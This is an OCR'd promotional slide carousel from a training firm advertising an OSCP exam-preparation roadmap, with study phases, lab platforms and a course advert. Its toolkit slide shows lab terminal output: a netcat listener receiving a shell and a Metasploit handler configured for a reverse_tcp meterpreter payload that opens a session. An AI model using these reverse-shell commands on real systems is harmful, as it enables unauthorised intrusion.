WEBASHA Technologies

90% Students Fail OSCP Because of These Mistakes!

The Ultimate OSCP Preparation Roadmap for 2026

Swipe Before You Start PEN-200

Save • Share • Follow @WebAshaTechnologies

WEBASHA Technologies

Why OSCP is One of the Toughest Cybersecurity Certifications

- ✓ 24 Hour Practical Exam
- ✓ Real World Exploitation
- ✓ No Multiple Choice Questions
- ✓ Report Writing Matters
- ✓ Time Management is Critical

Can you *survive* 24 hours?

Save • Share • Follow @WebAshaTechnologies

WEBASHA Technologies

OSCP PREPARATION
10-SLIDE ROADMAP

03/10

Step 1:
Master The Basics

- ✓ Linux
- ✓ Networking
- ✓ Python Basics
- ✓ Bash Scripting
- ✓ Web Technologies

YOUR LEARNING ROADMAP

Linux → Networking → Python → Security → OSCP

Don’t jump directly into OSCP.

Save • Share • Follow @WebAshaTechnologies

WEBASHA Technologies

OSCP PREPARATION
SLIDE 4 OF 10

Step 2:
Focus on High-Scoring Skills

```
root@kali:~# nmap -sC -sV
Starting Nmap 7.94...
Nmap scan report for 10.10.10.5
22/tcp open  ssh
80/tcp open  http
Service detection performed.
Nmap done: 1 IP address (1 host up)
root@kali:~#
```

🔥 Enumeration

🔥 Privilege Escalation

🔥 Web Exploitation

🔥 Active Directory

🔥 Password Attacks

Enumeration Wins Exams.

Save • Share • Follow @WebAshaTechnologies

WEBASHA Technologies

05/10


OSCP PREPARATION

STOP

Watching Tutorials All Day

✗ THE WRONG WAY


- ✗ Watching Videos
- ✗ Reading Notes
- ✗ Collecting PDFs



Vs

✓ THE RIGHT WAY

- ✓ Hack Machines Daily
- ✓ Practice Labs
- ✓ Build Methodology



Practice > Theory

Save • Share • Follow @WebAshaTechnologies

WEBASHA Technologies

Step 3:
Train Like an OSCP Candidate

TRAINING PROGRESS

78%

- RECON ✓
- ENUMERATION ✓
- EXPLOITATION ✓
- PRIV ESCALATION ✓
- REPORTING ✓

PRACTICE PLATFORMS

- ✓ Hack The Box
- ✓ Proving Grounds
- ✓ TryHackMe
- ✓ VulnHub
- ✓ AD Labs

MACHINES OWNED
87 / 100+

COMPLETE 100+ MACHINES BEFORE EXAM

WEBASHA Technologies

90-DAY OSCP STUDY PLAN

Month 1:
Networking + Linux + Enumeration

MILESTONES

- Network Basics
- Linux Fundamentals
- Enum & Recon
- Tool Mastery

0% 100%

Month 2:
Web Exploitation + Priv Esc

MILESTONES

- OWASP Top 10
- Web Exploitation
- Privilege Escalation
- Labs & Practice

0% 100%

Month 3:
AD Labs + Mock Exams

MILESTONES

- Active Directory
- AD Exploitation
- Mock Exams
- Final Review

0% 100%

CONSISTENCY BEATS INTELLIGENCE

WEBASHA Technologies

24-HOUR EXAM SURVIVAL PLAN

Hour 1-4:
Enumeration

Hour 5-12:
Initial Access

Hour 13-18:
Privilege Escalation

Hour 19-24:
Documentation

NO SECOND CHANCES.
EVERY HOUR COUNTS.

PLAN BEFORE YOU ATTACK

WEBASHA Technologies

Your OSCP Toolkit

Nmap

```
Starting Nmap 7.94...
Nmap scan report for 10.10.10.1
Host is up (0.0023s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
443/tcp  open   https
3389/tcp open   ms-wbt-server

Nmap done: 1 IP address (1 host up)
scanned in 1.23 seconds
```

Burp Suite

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer

Intercept | HTTP history | WebSockets history | Options

Request | Response

```
GET /login HTTP/1.1
Host: vulnerable.app
User-Agent: Mozilla/5.0...
Accept: */*
Connection: close
```

Netcat

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.5] from
[10.10.10.10] 49876
id
uid=1001(user) gid=1001(user)
groups=1001(user)
$ whoami
user
```

LinPEAS

```
[*] Kernel Information
Linux version 5.4.0-104-generic

[*] SUID Binaries
/usr/bin/python3.8
/usr/bin/vim.basic

[*] Interesting Files
/etc/passwd
/etc/shadow
/etc/sudoers
```

WinPEAS

```
Windows Privilege Escalation
Awesome Script

[*] OS Information
Microsoft Windows 10 Pro
10.0.19045 N/A Build 19045

[*] Interesting Files
C:\Users\Public\
C:\Program Files (x86)\

[*] AlwaysInstallElevated
HKCU: Not Set | HKLM: Not Set
```

BloodHound

Metasploit (Limited Usage)

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.5
LHOST => 10.10.10.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Sending stage (201798 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.10:49877) at 2025-05-24 12:34:56
```

Master Tools, Don't Depend on Them

WEBASHA Technologies

10/10

READY TO CRACK OSCP?

OFFENSIVE SECURITY
OSCP
CERTIFIED PROFESSIONAL

Join WebAsha Technologies

- 🔥 Live Instructor-Led Training
- 🔥 OSCP Labs
- 🔥 Exam Guidance
- 🔥 Interview Preparation
- 🔥 Placement Assistance

📍 Pune

🌐 www.webasha.com

📞 Call Now

COMMENT
"OSCP"
FOR FREE ROADMAP

SAVE THIS POST & SHARE WITH YOUR STUDY PARTNER

YOUR JOURNEY TO OSCP STARTS NOW.
WE TRAIN. YOU HACK. YOU WIN.

WEBASHA Technologies

❤ • ✈ • 👤 | SAVE • SHARE • FOLLOW @WebAshaTechnologies